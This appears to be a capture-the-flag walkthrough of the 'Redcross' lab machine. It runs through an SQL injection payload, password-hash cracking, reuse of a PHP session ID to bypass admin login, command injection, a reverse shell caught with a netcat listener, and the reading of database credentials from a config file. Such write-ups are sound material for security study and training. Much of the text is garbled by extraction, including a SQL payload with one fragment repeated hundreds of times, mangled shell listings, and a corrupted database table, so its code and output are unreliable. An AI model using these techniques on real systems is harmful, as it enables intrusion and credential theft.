# **Redcross**

## **Synopsis**

Redcross features XSS, OS commanding, SQL injection, remote exploitation of a vulnerable application, and privilege escalation via PAM/NSS


#### Skills

- Knowledge of Linux
- Knowledge of Web enumeration tools
- Authentication bypass via PHP session ID reuse
- Privilege escalation via PAM/NSS

#### **Exploitation**


As always we start with the nmap to check what services/ports are open

We see quite a few ports and and a domain name over 443/HTTPS, After registering the domain and access it over a web, we got the following page



We tried to bypass the login page via different techniques, yet without any results, so we guessed the credentials Guest:guest


And we were let in




When we typed 'in the UID filed we got an SQL error what is a clear indicator that the page is vulnerable to SQL injection




We leveraged this SQL injection to extract information from the database, including usernames and passwords



```
1 GET /70-
3)-sendextractvalue(@x@a,concat(@x@a,concat(@x@a,concat($chema_name) from:information_schema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chema.chem
```





List of all extracted users is presented below


```
File Edit Search Options Help
admin:$2y$10$z/d5GiwZuFqjY1jRiKKIPzuPXKt0SthL0yU438ajqRBtrb7ZADpwq
penelope:$2y$10$tY9Y955kyFB37GnW4xrC0.J.FzmkrQhxD..vKCQICvw0EgwfxqgAS
charles:$2y$10$bj5Qh0AbUM5wHeu/lTfjg.xPxjRQkqU6T8cs683Eus/Y89GGHs.G7i
tricia:$2y$10$Dnv/b2ZBca2O4cp0fsBbjeQ/0HnhvJ7WrC/ZN3K7QKqTa9SKP6r
```

Then we launched hashcat to crack those hashes, what provided us with credentials for user charles:cookiemonster


Next we moved to the admin page but credentials for user charles did not work also we did not mage to bypass the authentication mechanism, so we returned to the user login page and logged in a charles

← → C @	O 🔒 https://admin.redcross.htb/?page=login
🤏 Kali Linux 👔 Kali Tools 💆	Kali Docs 🕱 Kali Forums 👩 Kali NetHunter 🖠 Exploit-DB 👲 Google Hacking DB 🌓 OffSec
Î	IT Admin panel Authorized personnel only
	User
	Password
	Login
	Web admin system 0.9

After logging as a charles we copied the assigned cookies and with them we returned to the admin login page where we put them as a value of the admin PHP Session ID



And it worked ,by using PHP Session ID reuse we got an access to the admin login panel



# As the administrator we whitelisted out attacker's IP address






Whit	elist IP Addr	ess:	Allow IP
UID	IP Address	Auth. since	Action
3	10.10.14.5	2023-08-08 05:22:29.637418	deny
	W	Jeb admin system 0.9	

And we launched nmap scan again, what gave us different results (more open ports)

As an admin we can also create a new user, we used this functionality to create a user simon

Add virt	tual user:				adduser
	Username	UID	GID	Action	
	tricia	2018	1001	del	



Provide this credentials to the user:

simon: eM7OLXhj

Continue

### And we SSH to the target as a user simon

```
L# ssh simonal0.10.10.113

The authenticity of host '10.10.10.113 (10.10.10.113)' can't be established.

ED25519 key fingerprint is SHA256:zoOxQgf40+wsTj30HsPbkn5m7Rmuw2mkxi390t/pCQA.

This key is not known by any other names.

Are you sure you want to continue connecting (yes/no/[fingerprint])? yes

Warning: Permanently added '10.10.113' (ED25519) to the list of known hosts.

simonal0.10.10.113's password:

Linux redcross 4.9.0-6-amd64 #1 SMP Debian 4.9.88-1+deb9u1 (2018-05-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.


Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

$ whoami:
whoami: cannot find name for user ID 2022
```

```
drwxr-xr-x 2 root root 4096 Jun 7 2018 lib64
drwxr-xr-x 4 root root 4096 Jun 7 2018 usr
$ cd home $ \s -\la \text{total 16} \text{drwxr-xr-x} 4 root associates 4096 Jun 8 2018 ...
drwxr-xr-x 10 root root 4096 Jun 8 2018 ...
drwxr-xr-x 2 root associates 4096 Jun 8 2018 public
$ \s -\la \text{drwxr-xr-x} 3 root associates 4096 Jun 8 2018 ...
drwxr-xr-x 2 root associates 4096 Jun 8 2018 ...
drwxr-xr-x 2 root associates 4096 Jun 8 2018 ...
drwxr-xr-x 2 root associates 4096 Jun 9 2018 ...
drwxr-xr-x 2 root root 4096 Jun 10 2018 src
$ \s -\la \text{drwxr-xr-x} 2 root root 4096 Jun 10 2018 ...
drwxr-xr-x 2 root root 4096 Jun 10 2018 ...
drwxr-xr-x 2 root root 4096 Jun 10 2018 ...
drwxr-xr-x 3 root associates 4096 Jun 8 2018 ...
-rw-r-r-- 1 penelope 1000 2666 Jun 10 2018 iptctl.c
$ \s \text{d ...}
$
```


Yet, we didn't find anything interesting on the system as a user simon, so we returned to the web application

We found remote command execution vulnerability, when we remove whitelisted IP



```
Tetodump -i tunol icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tunol, link-type RAW (Raw IP), snapshot length 262144 bytes
05:29:26.474233 IP intra.redcross.htb > 10.10.14.5: ICMP echo request, id 10665, seq 1, length 64
05:29:26.474356 IP 10.10.14.5 > intra.redcross.htb: ICMP echo request, id 10665, seq 2, length 64
05:29:27.479618 IP intra.redcross.htb > 10.10.14.5: ICMP echo request, id 10665, seq 2, length 64
05:29:27.479638 IP intra.redcross.htb : ICMP echo reply, id 10665, seq 3, length 64
05:29:28.476521 IP 10.10.14.5 > intra.redcross.htb: ICMP echo request, id 10665, seq 3, length 64
05:29:29.479936 IP intra.redcross.htb > 10.10.14.5: ICMP echo request, id 10665, seq 4, length 64
05:29:29.479936 IP intra.redcross.htb > 10.10.14.5: ICMP echo request, id 10665, seq 4, length 64
05:29:29.479936 IP intra.redcross.htb > 10.10.14.5: ICMP echo request, id 10665, seq 5, length 64
05:29:30.481314 IP intra.redcross.htb > 10.10.14.5: ICMP echo request, id 10665, seq 5, length 64
05:29:30.481316 IP 10.10.14.5 > intra.redcross.htb: ICMP echo request, id 10665, seq 5, length 64
```

# We used this to get a reverse shell on the system as a user www-data



```
listening on [any] 5555 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.113] 33572
ls
actions.php
bottom.php
cpanel.php
firewall.php
header.php
login.php
users.php
python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@redcross:/var/www/html/admin/pages$
```

Now,, when we are on the system we started enumerating files and directories to find credentials to escalate our privileges

We successfully found multiple database credentials

```
www-data@redcross:/var/www/html/admin$ cat init.php
<?php
#database configuration
$dbhost='127.0.0.1';
$dbuser='dbcross';
$dbpass='LOSPxnme4f5pH5wp';
$dbname='redcross';
?>
www-data@redcross:/var/www/html/admin$
```

With credentials for user unixus/mgr we logged into the postgresql database

From where we started database enumeration process

			List of datab			
Name	Owner	Encoding	Collate	Ctype	Access privileges	
postgres	postgres	UTF8	en_US.UTF-8	en_US.UTF-8	pname=unix user=unixusrmg	
redcross • Inception • Falafel	postgres   	UTF8 ll =   \$result =   echo "Prov	en_US.UTF-8   	en_US.UTF-8   	=Tc/postgres +   postgres=CTc/postgres+   www=CTc/postgres	
template0	postgres 	UTF8 " <b>\$  </b>	en_US.UTF-8	en_US.UTF-8	=c/postgres + + + + + + + + + + + + + + + + + + +	
template1 Celestial	postgres	UTF8 	en_US.UTF-8	en_US.UTF-8 	=c/postgres +   postgres=CTc/postgres	
unix (5 rows)	postgres	UTF8 S POS	en_US.UTF-8	en_US.UTF-8		